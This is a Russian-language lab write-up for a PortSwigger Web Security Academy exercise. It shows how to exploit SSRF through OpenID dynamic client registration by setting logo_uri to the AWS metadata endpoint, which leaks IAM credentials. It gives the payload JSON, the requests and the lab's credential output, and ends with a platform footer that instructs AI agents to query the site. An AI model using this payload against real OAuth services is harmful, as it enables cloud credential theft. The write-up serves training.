> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md).
# SSRF через динамическую регистрацию клиента OpenID
Заметки по лабораторным работам PortSwigger Web Security Academy о SSRF через динамическую регистрацию клиента OpenID, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### SSRF через динамическую регистрацию клиента OpenID
**Цель лабораторной работы**
В этой лабораторной работе используется функция динамической регистрации клиента OpenID\*\*. Некоторые данные, предоставляемые клиентом, используются службой OAuth без защиты, что открывает путь к **SSRF**.
Цель — воспользоваться этой уязвимостью, чтобы получить доступ к следующей внутренней конечной точке и восстановить секрет **ключ доступа к облаку** от поставщика OAuth:
* `HTTP://169.254.169.254/latest/meta-data/iam/security-credentials/admin/`
**Начальный доступ**
Вы можете подключиться с помощью стандартной учетной записи пользователя:
* **Идентификатор**: wiener
* **Пароль**: peter
**Обнаружение OpenID**
Анализируя поток OAuth, мы определяем стандартную конечную точку конфигурации OpenID:
```bash
/.well-known/openid-configuration
```
Этот ресурс показывает все конечные точки, используемые поставщиком OAuth, включая:
{% code overflow="wrap" %}
```json
{"authorization_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/auth","claims_parameter_supported":false,"claims_supported":["sub","name","email","email_verified","sid","auth_time","iss"],"code_challenge_methods_supported":["S256"],"end_session_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/session/end","grant_types_supported":["authorization_code","refresh_token"],"id_token_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"issuer":"https://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net","jwks_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/jwks","registration_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg","response_modes_supported":["form_post","fragment","query"],"response_types_supported":["code"],"scopes_supported":["openid","offline_access","profile","email"],"subject_types_supported":["public"],"token_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"token_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"token_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token","request_object_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"request_parameter_supported":false,"request_uri_parameter_supported":true,"require_request_uri_registration":true,"userinfo_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/me","userinfo_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"introspection_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/introspection","introspection_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"introspection_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"revocation_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/revocation","revocation_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"revocation_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"claim_types_supported":["normal"]}
```
{% endcode %}
* `authorization_endpoint`
* `token_endpoint`
* `userinfo_endpoint`
* **`registration_endpoint`**
Ключевое поле здесь:
```
/reg
```
Это позволяет динамическую регистрацию новых клиентов.
```http
{
"application_type": "web",
"redirect_uris": [
"https://client-app.com/callback",
"https://client-app.com/callback2"
],
"client_name": "Моё приложение",
"logo_uri": "https://client-app.com/logo.png",
"token_endpoint_auth_method": "client_secret_basic",
"jwks_uri": "https://client-app.com/my_public_keys.jwks",
"userinfo_encrypted_response_alg": "RSA1_5",
"userinfo_encrypted_response_enc": "A128CBC-HS256",
…
}
```
**Регистрация клиента OAuth**
Запрос перехватывается, чтобы `/reg` и преобразуется в **POST** запрос с заголовком:
```http
Content-Type: application/json
```
Минимальная регистрация работает с очень простым JSON:
```json
{
"redirect_uris": [
"https://test.com"
]
}
```

Сервер отвечает, создавая новое приложение OAuth и возвращая, в частности:
* `client_id`
* `client_secret`
* `registration_client_uri`
* `registration_access_token`
Это подтверждает, что динамическая регистрация активна и не ограничена.
{% code overflow="wrap" %}
```json
{"application_type":"web","grant_types":["authorization_code"],"id_token_signed_response_alg":"RS256","post_logout_redirect_uris":[],"require_auth_time":false,"response_types":["code"],"subject_type":"public","token_endpoint_auth_method":"client_secret_basic","introspection_endpoint_auth_method":"client_secret_basic","revocation_endpoint_auth_method":"client_secret_basic","require_signed_request_object":false,"request_uris":[],"client_id_issued_at":1767127526,"client_id":"TL-B3vvYBc42Yju2-uZqV","client_secret_expires_at":0,"client_secret":"RVzHE-YNMkqwYdhd76jdL92wmVCNdV7Ir3z4QtEM3m2lptEEZJEbl-JxCuz7UogeAtpIFlxSqGp-GnHARBZBEQ","redirect_uris":["https://test.com"],"registration_client_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg/TL-B3vvYBc42Yju2-uZqV","registration_access_token":"On2Y_5DyRBtlz4QPmRbTogHoSp8ihSvLTC_ntt6c6Vz"}
```
{% endcode %}
**Инъекция SSRF через `logo_uri`**
Эта `logo_uri` поле, предназначенное для загрузки изображения, связанного с клиентом, особенно интересно. / Оно извлекается на стороне сервера без строгой проверки URL.
Новый клиент регистрируется с `logo_uri` указывающим на внутренний IP-адрес AWS:
```json
{
"redirect_uris": [
"https://jord4n.pro"
],
"logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
```
Сервер принимает запрос и возвращает новый `client_id`.
**Доступ к логотипу клиента**
У каждого клиента есть конечная точка для получения его логотипа:
```
GET /client//logo
```
```http
GET /client/1767128152/logo
```
Используя `client_id` полученный ранее:
```http
GET /client/4skHDyCgn9b1zvT-JBTin/logo
```
**Экcфильтрация метаданных AWS**
Ответ не содержит изображение, а напрямую \*\*внутренние учетные данные IAM\*\*:
```json
{
"Code" : "Успех",
"LastUpdated" : "2025-12-31T18:55:47.398604832Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "TKrZh1liWrDBDSltdlG9",
"SecretAccessKey" : "pY0oqQBOuKYc77nrZrFHriyySRf12bPnf4EyBTd0",
"Token" : "nGndN1NnGYkE6XEumqF4iZiD7qqa1VyOXSm5T6I7VRolft4b6Hc2zppqjZJFIhPJH0ZhTAYfoUe8edUbDvDkLjd0idSJlJggjp6BZAjEOqsSFHAZ9qBXUur878LdUfxk12joCYbDYYcpw0y5tHNIHx7sqZaEUlv0tukYqgVXwjweiVr2aahtizQl58akErD0kFUdqEe0YDhWwRigaSAKGdDsMKNOK5SX8iwpK8Vq6mBy45Xkrx4Xt4ZC8XPn6ulX",
"Expiration" : "2031-12-30T18:55:47.398604832Z"
}
```
`SecretAccessKey` — это значение, ожидаемое для подтверждения лабораторной работы.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)